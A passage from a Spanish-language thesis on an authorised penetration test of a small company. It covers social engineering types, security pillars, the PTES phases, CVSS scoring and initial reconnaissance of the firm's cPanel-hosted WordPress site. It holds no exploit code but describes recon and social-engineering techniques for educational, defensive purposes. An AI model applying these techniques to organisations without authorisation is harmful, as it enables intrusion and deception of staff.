Spamming: es una técnica que combina la ingeniería social que busca capturar los contactos de una persona, es decir, En este tipo de ataque, se comprometen los contactos de una persona obteniendo nombres, correos y teléfonos que la víctima tenga almacenados, con esto envía un correo que contiene el malware, haciendo creer a las víctimas que el mensaje es seguro ya que viene de una cuenta conocida¹⁸.

Quid Pro Quo: Este tipo de ingeniería social se basa en favores y servicios donde


¹⁸ Mitnicksecurity- 6 Types of Social Engineering Attacks. [Sitio web], www.mitnicksecurity.com. 2022[Consultado 10 de mayo 2023]. Disponible en: <https://www.mitnicksecurity.com/blog/6-types-of-social-engineering-attacks>

el atacante se puede hacer pasar por un técnico o especialista para ganarse la confianza de la víctima¹⁸.

Como se mencionó anteriormente, cada tipo de malware puede tener múltiples variantes que operan de manera diferente. A medida que se desarrollan nuevas variantes, su efectividad para infectar equipos tecnológicos aumenta considerablemente. Es importante destacar que, debido a su novedad, estas variantes pueden eludir los mecanismos de protección de equipos que no cuenten con sistemas avanzados de seguridad.

Sonicwall una de las compañías de seguridad informática más grande del mundo publicó los ataques de ciberseguridad que más se evidenciaron en el 2022, esta información se puede observar en la figura 4.

Figura 4 Reporte Ciberataques 2022



Fuente: <https://img.interempresas.net/fotos/3322305.jpeg>

Pilares de la seguridad informática

A la hora de abordar el tema de la seguridad informática, es fundamental considerar ciertos aspectos que se conocen como los pilares de la seguridad informática. Estos pilares se definen como las características principales que deben tenerse en cuenta al planificar un sistema de seguridad. Los pilares de la seguridad informática son los siguientes:

Integridad: hace referencia a la cualidad de la información que es correcta y no ha sido modificada, manteniendo sus datos tal cual fueron generados, sin manipulaciones ni alteraciones por parte de terceros.¹⁹,

Ejemplo: Al tener información ya sea archivos, bases de datos o cualquier otro tipo, es necesario que no sea modificada sin una autorización previa, o se vea afectada por ataques como lo es el robo de información y encriptación.

Confidencialidad: hace referencia a no divulgar la información a personas o sistemas no autorizados, dando propiedades que permitan el acceso a la información con la debida comprobación, validando que solo tengan permisos los sistemas o personas responsables¹⁹.

Ejemplo: los sistemas manejan controles de acceso para poder acceder a la información, en caso de no parametrizar los accesos correctamente o no protegerlos, se corre el riesgo que las personas accedan a información más allá de la permitido o que rompan el acceso por la falta de seguridad.

Disponibilidad: acceder a la información cuando se necesite a través de los

¹⁹ UNIR-Principios de la seguridad informática: consejos para la mejora de la ciberseguridad. [Sitio web], mexico.unir.net 2022[Consultado 24 de mayo 2023]. Disponible en: <https://mexico.unir.net/ingenieria/noticias/principios-seguridad-informatica/>

canales adecuados siguiendo los procesos correctos¹⁹.

Ejemplo: tener redundancia, es decir que si por algún motivo se pierde o daña un servidor donde está la información se tenga un respaldo activo para recuperar y acceder.

5 DISEÑO METODOLÓGICO

En vista de la creciente incidencia de ataques informáticos en la actualidad, las empresas han adoptado la práctica del pentesting, la cual tiene como objetivo evaluar el nivel de seguridad de las organizaciones y mejorarlo. El propósito principal de un pentest es descubrir vulnerabilidades en los sistemas informáticos y demostrar su impacto al explotar dichas debilidades. Es fundamental planificar esta actividad de antemano para evitar afectar los servicios críticos de la empresa, para lo cual existen diversas metodologías desarrolladas por expertos en seguridad informática.

Considerando lo expuesto anteriormente, es esencial identificar la metodología que se ajuste mejor a los servicios y activos de la organización. Aunque existen varios enfoques disponibles, algunos se centran en procesos específicos, como páginas web, tarjetas de crédito o transacciones en línea, entre otros. El primer paso consiste en comprender los sistemas en los que se desea llevar a cabo el pentest y, a partir de esta información, seleccionar la metodología adecuada.

La mayoría de las empresas gestionan una variedad de sistemas, y la entidad en la cual se llevará a cabo esta opción de grado es una de ellas. Dado que dicha empresa ofrece diversos tipos de servicios, se requiere una metodología que no esté enfocada únicamente en un servicio en particular. Por consiguiente, se ha seleccionado la metodología PTES (Penetration Testing Execution Standard), la cual permite evaluar las vulnerabilidades de diferentes tipos de servicios mediante la implementación de una serie de fases y técnicas. Esta metodología abarca aspectos como redes de datos, programas, equipos y servicios, con el objetivo de ofrecer una evaluación exhaustiva y precisa.

Metodología PTES

Se presenta una metodología que establece las pautas para llevar a cabo pruebas de penetración de manera adecuada. Esta metodología consta de 7 fases que brindan orientación a los profesionales encargados de realizar pruebas en los sistemas a analizar²⁰. Mediante esta metodología, se logra obtener un perfil exhaustivo de los servicios y se facilita la generación de informes precisos y detallados.

Su uso en la empresa permitiría poder detallar y analizar mediante pruebas controladas las vulnerabilidades que la empresa está expuesta, esto gracias sus 7 fases que se realizarían de la siguiente forma:

Fase 1: Se llega a un acuerdo entre los profesionales y la empresa donde se detalla el alcance de las pruebas y el permiso para la realización de estas.

Fase 2: Al tener claro el alcance y los permisos pertinentes se inicia la recolección de información, esto se realiza mediante internet usando diferentes motores de búsquedas y páginas que den información sobre la empresa, servicios, empleados, etc. Que sea de ayuda para dar un objetivo a los respetivos ataques.

Fase 3: con los objetivos claros se define la línea de negocio y los activos más importantes para la empresa, de esta forma ya se puede organizar un plan de trabajo para la realización de pruebas.

²⁰ Basque-Penetration Testing Execution Standard (PTES) (s.f). [Sitio web], ciberseguridad.eus. [Consultado 24 de mayo 2023]. Disponible en: [https://www.ciberseguridad.eus/ciberpedia/marcos-de-referencia/penetration-testing-execution-standard-ptes#:~:text=Penetration%20Testing%20Execution%20Standard%20\(PTES\)%20es%20un%20est%C3%A1ndar%20dise%C3%B1ado%20para,y%20un%20%C3%A1mbito%20de%20aplicaci%C3%B3n](https://www.ciberseguridad.eus/ciberpedia/marcos-de-referencia/penetration-testing-execution-standard-ptes#:~:text=Penetration%20Testing%20Execution%20Standard%20(PTES)%20es%20un%20est%C3%A1ndar%20dise%C3%B1ado%20para,y%20un%20%C3%A1mbito%20de%20aplicaci%C3%B3n)

Fase 4: En esta fase se ejecutarán las pruebas según el plan de trabajo realizado en la fase 3, su finalidad es encontrar puertos y vulnerabilidades sobre los sistemas para definir si pueden tener alguna brecha de seguridad explotable.

Fase 5: se procede a realizar una explotación exhaustiva de los servicios vulnerables identificados en la fase 4. Durante este proceso, se considera tanto la forma de evadir como de mitigar las vulnerabilidades encontradas, a medida que se logra obtener acceso a los sistemas.

Fase 6: Se procede a recopilar las evidencias relevantes, se evalúa el impacto de las vulnerabilidades y fallos identificados, y se proporciona una evaluación hasta qué punto se pudo llegar en su exploración y análisis.

Fase 7: Esta fase incluye los resultados de las pruebas realizadas, las vulnerabilidades identificadas y el nivel de riesgo asociado a cada una de ellas. Además, se requiere una explicación sobre las contramedidas necesarias para mitigar los riesgos de seguridad a los que la empresa se encuentra expuesta.

6 DESARROLLO

Bajo la metodología PTES se realizará 7 fases para el desarrollo efectivo de un pentest de seguridad.

Estas se dividirán en el cumplimiento de los 4 objetivos descritos en este documento abarcando cada una de las fases a detalle, evidenciando pruebas y el desarrollo de cada actividad.

6.1 OBJETIVO 1: EXAMINAR LOS ACTIVOS DE INFORMACIÓN TECNOLÓGICOS DE LA COMPAÑÍA, CON FIN DE ESTABLECER Y DETERMINAR EL ALCANCE DEL ANÁLISIS.

Con el propósito de alcanzar este objetivo, se establece el alcance del análisis, teniendo en consideración la metodología seleccionada. A continuación, se procederá con la recolección de información, con el fin de descubrir los activos tecnológicos visibles desde Internet y evaluar el tamaño de la organización. Este paso inicial permitirá obtener una visión completa de los recursos tecnológicos de la empresa, lo cual será fundamental para llevar a cabo el pentest de manera efectiva.

6.1.1 FASE 1 Y FASE 2

Se cumplirá con la fase 1 y 2 de la metodología PTES:

- **Fase 1:** Se establecerá un acuerdo con el Gerente de Tecnología de la organización para la ejecución del proyecto aplicado, el cual implica la realización de un pentest en los sistemas informáticos de la empresa. El objetivo de este proyecto es identificar las vulnerabilidades y riesgos

existentes, con el fin de proporcionar una visión clara de las posibles amenazas. Se comunicarán los miembros del equipo que participarán en el desarrollo de este proyecto, garantizando la transparencia y colaboración entre todas las partes involucradas.

- **Fase 2:** se recolectará toda la información posible haciendo uso de una auditoría de caja negra, también conocida como prueba de penetración externa, es una técnica de evaluación de seguridad informática que se enfoca en analizar un sistema, red o aplicación desde una perspectiva externa, sin tener conocimiento detallado de su funcionamiento interno o acceso directo a su código fuente²¹.

6.1.2 Desarrollo fase 1

Como primera medida se explican los acuerdos que ambas partes deben cumplir para llevar de la manera más transparente y segura toda la actividad, los participantes que estarán presente a lo largo del proyecto, el alcance y recursos necesarios.

6.1.2.1 Participantes

Se inicia la fase presentando los integrantes que realizara la actividad y que estarán involucrados desde el comienzo de esta hasta el final, estos son:

Ingeniero Nivel 2: Encargado de realizar todo el procedimiento en cada fase.

²¹ Auditoría de Seguridad - Hacking Ético. [Sitio web], crowe.com. 2021[Consultado 03 de diciembre 2022]. Disponible en: <https://www.crowe.com/uy/services/ciberseguridad/generic-content-page>

Gerente de Ingeniería: jefe de área encargado de todos los procesos tecnológicos de la compañía, tendrá el rol de revisar, proporcionar los recursos tecnológicos y permitir las actividades para la realización de pentest.

Al ser una empresa pequeña no se cuenta un área de tecnología grande por tal motivo solo se dejan dos involucrados para la actividad.

6.1.2.2 Alcance

Mediante el uso de técnicas manuales y herramientas optimizadas, se llevará a cabo la identificación de posibles vulnerabilidades que podrían ser explotadas y proporcionar a un actor malicioso un vector de intrusión. Este proceso se realizará de manera exhaustiva, evaluando minuciosamente los sistemas y aplicaciones para descubrir cualquier debilidad de seguridad existente.

Una vez identificadas estas vulnerabilidades, se procederá a definir una serie de acciones de mejora y recomendaciones específicas para mitigar los riesgos encontrados. Estas medidas de seguridad estarán diseñadas para fortalecer la protección de los sistemas y reducir las posibilidades de un acceso no autorizado o explotación de las vulnerabilidades encontradas.

El objetivo final es proporcionar a la organización una visión clara de los riesgos actuales y las medidas necesarias para fortalecer su postura de seguridad, asegurando la disponibilidad, confidencialidad e integridad, de los activos tecnológicos.

6.1.2.2.1 Métricas

Cada vulnerabilidad estará sujeta a una métrica CVE (Common Vulnerabilities and Exposures) y CWE (Common Weakness Enumeration), estas son listas de

vulnerabilidades ya sean específicas o tipos de estas que proporcionales nombres comunes a los problemas conocidos públicamente.

Con el objeto de crear una valoración objetiva de las vulnerabilidades, se utiliza el sistema de valoración de vulnerabilidades definido en CVSS (Common Vulnerability Scoring System)²², el cual proporcionará una métrica que facilita la medición, de esta forma se podrá establecer en un valor numérico al impacto que una vulnerabilidad tiene, esto en base a:

CVSS:3.0/AV:[N]/AC:[H]/PR:[N]/UI:[N]/S:[U]/C:[H]/I:[H]/A:[H], Las letras entre corchetes indican los posibles valores de una métrica CVSS.

- Métricas: AV = Tipo de Acceso (P = Acceso físico, L = Local, A = Red adyacente, N = Internet)
- Métricas: AC = Complejidad en el Acceso (H = Alta, L = Bajo)
- Métricas: PR = Privilegio Requerido (N= No requerido, L = Bajo, H = Alto)
- Métricas: UI = Interacción de Usuario (N= No requerido, R = Requerido)
- Métricas: S = Campo de aplicación (U = Sin cambiar, C = Cambiado)
- Métricas: C = Impacto en la Confidencialidad (N = No, L = Bajo, H = Alto)
- Métricas: I = Impacto en la Integridad (N = No, L = Bajo, H = Alto)
- Métricas: A = Impacto en la Disponibilidad (N = No, L = Bajo, H = Alto)

Para determinar las clasificaciones de impacto, se utiliza como referencia la recomendación de la NVD (Base de Datos Nacional de Vulnerabilidades), basada en los resultados del CVSS (Common Vulnerability Scoring System). Este enfoque permite establecer una evaluación objetiva y estandarizada del impacto de las vulnerabilidades identificadas.:

²² First - Common Vulnerability Scoring System Version 3.0. (s.f). [Sitio web], first.org. [Consultado 05 de mayo 2022]. Disponible en: <https://www.first.org/cvss/calculator/3.0>

- Se clasificará como 'Crítica' si la vulnerabilidad cuenta con un CVSS entre 9.6 y 10.0.
- Se clasificará como 'Alta' si la vulnerabilidad cuenta con un CVSS entre 7.0 y 9.5.
- Se clasificará como 'Media' si la vulnerabilidad cuenta con un CVSS entre 4.0 y 6.9.
- Se clasificará como 'Baja' si la vulnerabilidad cuenta con un CVSS entre 0.1 y 3.9.
- Se clasificará como 'Información' si la vulnerabilidad cuenta con un CVSS de puntuación de 0.0.

6.1.2.2.2 Metodología

La metodología que se usara en el análisis de seguridad es PTES, esta se basa en 7 fases:

- Compromiso: Se establece compromiso entre ambas partes de confidencialidad y aprobación de la actividad.
- Recolección de información: Esta fase se desarrollará fuera de la compañía con el fin de identificar el Core de negocio y servicios publicados.
- Identificación de amenazas: Se complementa con la fase anterior, identificando activos dentro de la organización con el fin de tener un diagrama de la infraestructura que facilite la identificación de riesgos.
- Análisis de vulnerabilidades: Con ayuda de herramientas especializadas se analizará los servicios críticos en busca de vulnerabilidades.

- Explotación de vulnerabilidades: Al tener identificadas las vulnerabilidades se procede a explotarlas con el fin de tener acceso a los sistemas.
- Post-explotacion: Con el acceso a los sistemas se busca analizar la cantidad de daño que se puede causar, como denegaciones de servicio o robo de información.
- Informe: Registro de todo lo hallado indicando recomendaciones que mejore la postura de seguridad y mitiguen los riesgos

6.1.2.2.3 Activos y servicios

El análisis se llevará a cabo de manera exhaustiva sobre los activos y servicios que se vayan descubriendo a lo largo del proceso. Para ello, se seguirán las fases definidas en la metodología seleccionada. Estas fases proporcionarán una estructura sólida y sistemática para evaluar la seguridad de los sistemas, identificar posibles vulnerabilidades y determinar el nivel de riesgo asociado.

6.1.2.3 Acuerdos

Como parte del desarrollo del proyecto, y considerando que la actividad se enmarca en un proyecto de grado, se establecerán acuerdos de autorización y confidencialidad, los cuales serán firmados por ambas partes involucradas.

Estos acuerdos tienen como objetivo principal garantizar la protección de la información sensible y confidencial de la organización, así como establecer los términos y condiciones para el acceso y manejo de los activos tecnológicos durante el desarrollo del proyecto.

6.1.3 Desarrollo fase 2

El desarrollo de esta fase es responsabilidad exclusiva del ingeniero de nivel 2, quien se encargará de recopilar la información utilizando los recursos adecuados. Se partirá únicamente con el nombre de la compañía como punto de partida para la investigación, y se buscará obtener la mayor cantidad de información posible. Los recursos que podrán ser utilizados incluyen, pero no se limitan a:

- **Fuentes de información públicas:** Se hará uso de fuentes de información disponibles públicamente, como sitios web corporativos, registros comerciales, informes financieros, directorios de empresas y cualquier otra fuente pública que pueda proporcionar detalles relevantes sobre la compañía.
- **Herramientas de búsqueda en línea:** Se emplearán motores de búsqueda especializados y generales para explorar información relacionada con la compañía, sus productos, servicios, personal, eventos pasados y cualquier otra información relevante disponible en línea.
- **Redes sociales y plataformas en línea:** Se revisarán perfiles y publicaciones en redes sociales, foros, blogs y otras plataformas en línea donde la compañía o sus empleados puedan haber compartido información relevante.
- **Comunicados de prensa y noticias:** Se investigarán comunicados de prensa, noticias y artículos relacionados con la compañía, sus actividades, eventos o cualquier otro hecho relevante que pueda proporcionar información adicional.

- **Contacto con la compañía:** En caso necesario, se establecerá contacto directo con la compañía para solicitar información adicional o aclaraciones sobre aspectos específicos.

Es importante destacar que todas estas actividades se realizarán dentro de los límites legales y éticos, respetando la privacidad y confidencialidad de la compañía y sus empleados. La recopilación de información se llevará a cabo de manera responsable y profesional, con el objetivo de obtener datos relevantes que contribuyan al proceso de evaluación de seguridad de la organización.

En el caso de necesitar contactar a la compañía se emplea técnicas de ingeniería social, esta se utiliza para manipular a las personas con el fin de obtener información confidencial o realizar acciones que beneficien al atacante. En otras palabras, es un tipo de manipulación psicológica en la que el atacante utiliza trucos y engaños para obtener acceso no autorizado a sistemas informáticos o información confidencial.

La ingeniería social puede tomar muchas formas, desde llamadas telefónicas falsas o correos electrónicos engañosos que solicitan información personal o financiera, hasta tácticas más avanzadas como el uso de dispositivos de escucha o la creación de cuentas de correo electrónico falsas para hacerse pasar por una persona legítima²³.

²³ Expansion - ¿Qué es la ingeniería social y por qué es un riesgo para tu vida digital? [Sitio web], expansión.mx 2023[Consultado 05 de mayo 2023]. Disponible en: <https://expansion.mx/tecnologia/2023/02/23/que-es-la-ingenieria-social-por-que-es-un-riesgo>

6.1.3.1 Búsqueda de información sobre la compañía.

Internet es un medio que proporciona una amplia gama de oportunidades para buscar información. Tanto personas individuales como organizaciones, grupos y otras entidades aprovechan este recurso mediante la creación de páginas web donde pueden publicar contenido detallado sobre sus actividades.

En el caso específico de las organizaciones, muchas de ellas cuentan con sitios web diseñados para satisfacer las necesidades de su público objetivo. Estos sitios web brindan información relevante sobre la organización, incluyendo detalles de contacto y descripciones de los productos y servicios que ofrecen.

Para encontrar la mayor cantidad de información sobre la compañía que se está realizando esta prueba se toma las siguientes fuentes:

- **Sitio web de la organización:** el sitio web de la organización se presenta como una fuente de información primaria y confiable para iniciar la búsqueda de datos relevantes. En este espacio virtual, se encuentra disponible una variedad de detalles que abarcan desde la historia y antecedentes de la organización hasta su misión y valores fundamentales. Además, se puede acceder a información detallada sobre los productos y servicios que ofrece.
- **Redes sociales:** Las redes sociales, como LinkedIn, representan una valiosa fuente de información para obtener datos relevantes sobre la organización. En estas plataformas, los miembros de la organización suelen crear perfiles profesionales que proporcionan detalles acerca de su cargo, experiencia laboral y otras informaciones relevantes.
- **Base de datos de la biblioteca:** Es posible que en artículos o informes académicos se mencione a las organizaciones.

Haciendo uso de los navegadores web y buscadores como Google se logra encontrar el sitio web de la organización ver figura 5.

Figura 5 sitio web



Fuente: figura propia

Con solo tener acceso a una página web se puede obtener más información, como el hosting donde está hospedado y el emisor del certificado SSL²⁴.


En numerosas ocasiones, las empresas de menor tamaño que gestionan sitios web suelen optar por servicios básicos de alojamiento web y, en la mayoría de los casos, no mantienen una actualización frecuente de sus sitios. Esta falta de actualización puede conducir a la presencia de vulnerabilidades que posibiliten el acceso al

²⁴Kaspersky - Qué es un certificado SSL: definición y explicación. [Sitio web], latam.kaspersky.com. 2022[Consultado 20 de octubre 2022]. Disponible en: <https://latam.kaspersky.com/resource-center/definitions/what-is-a-ssl-certificate>.

sistema de administración, dando lugar a posibles ataques de denegación de servicio o robo de información.

Revisando el estado del certificado SSL se detecta en que hosting se encuentra el sitio, ver figura 6.

Figura 6 Validación Certificado SSL




Fuente: Figura propia

En relación con lo expuesto anteriormente, es importante destacar el tipo de alojamiento web utilizado por el sitio en cuestión, el cual pertenece a la reconocida

plataforma CPANEL. Este tipo de sitios web suelen contar con configuraciones predeterminadas para todos los servicios de alojamiento que ofrecen. En caso de que el administrador no realice los cambios necesarios en la forma de inicio de sesión, podría visualizarse el formulario de acceso al panel administrativo, Ver figura 7.

Figura 7 Acceso Cpanel




Fuente: Figura propia

Asimismo, es importante mencionar otra práctica común entre los posibles atacantes, la cual consiste en analizar las entradas que se encuentran en el sitio web. En caso de que no se cuente con una parametrización adecuada, es posible detectar si el sitio se basa en un gestor de contenido. Estos gestores de contenido permiten simplificar el diseño de páginas web, facilitando así que personas sin un

conocimiento avanzado en programación puedan crear y publicar páginas de manera más sencilla.

Se ha identificado que el sitio web está alojado en WordPress. Al modificar ciertos parámetros en la URL, se logra acceder a la sección de blog que está presente en la página, lo cual evidencia que esta es la entrada por defecto que el gestor WordPress establece al momento de su instalación., ver figura 8.

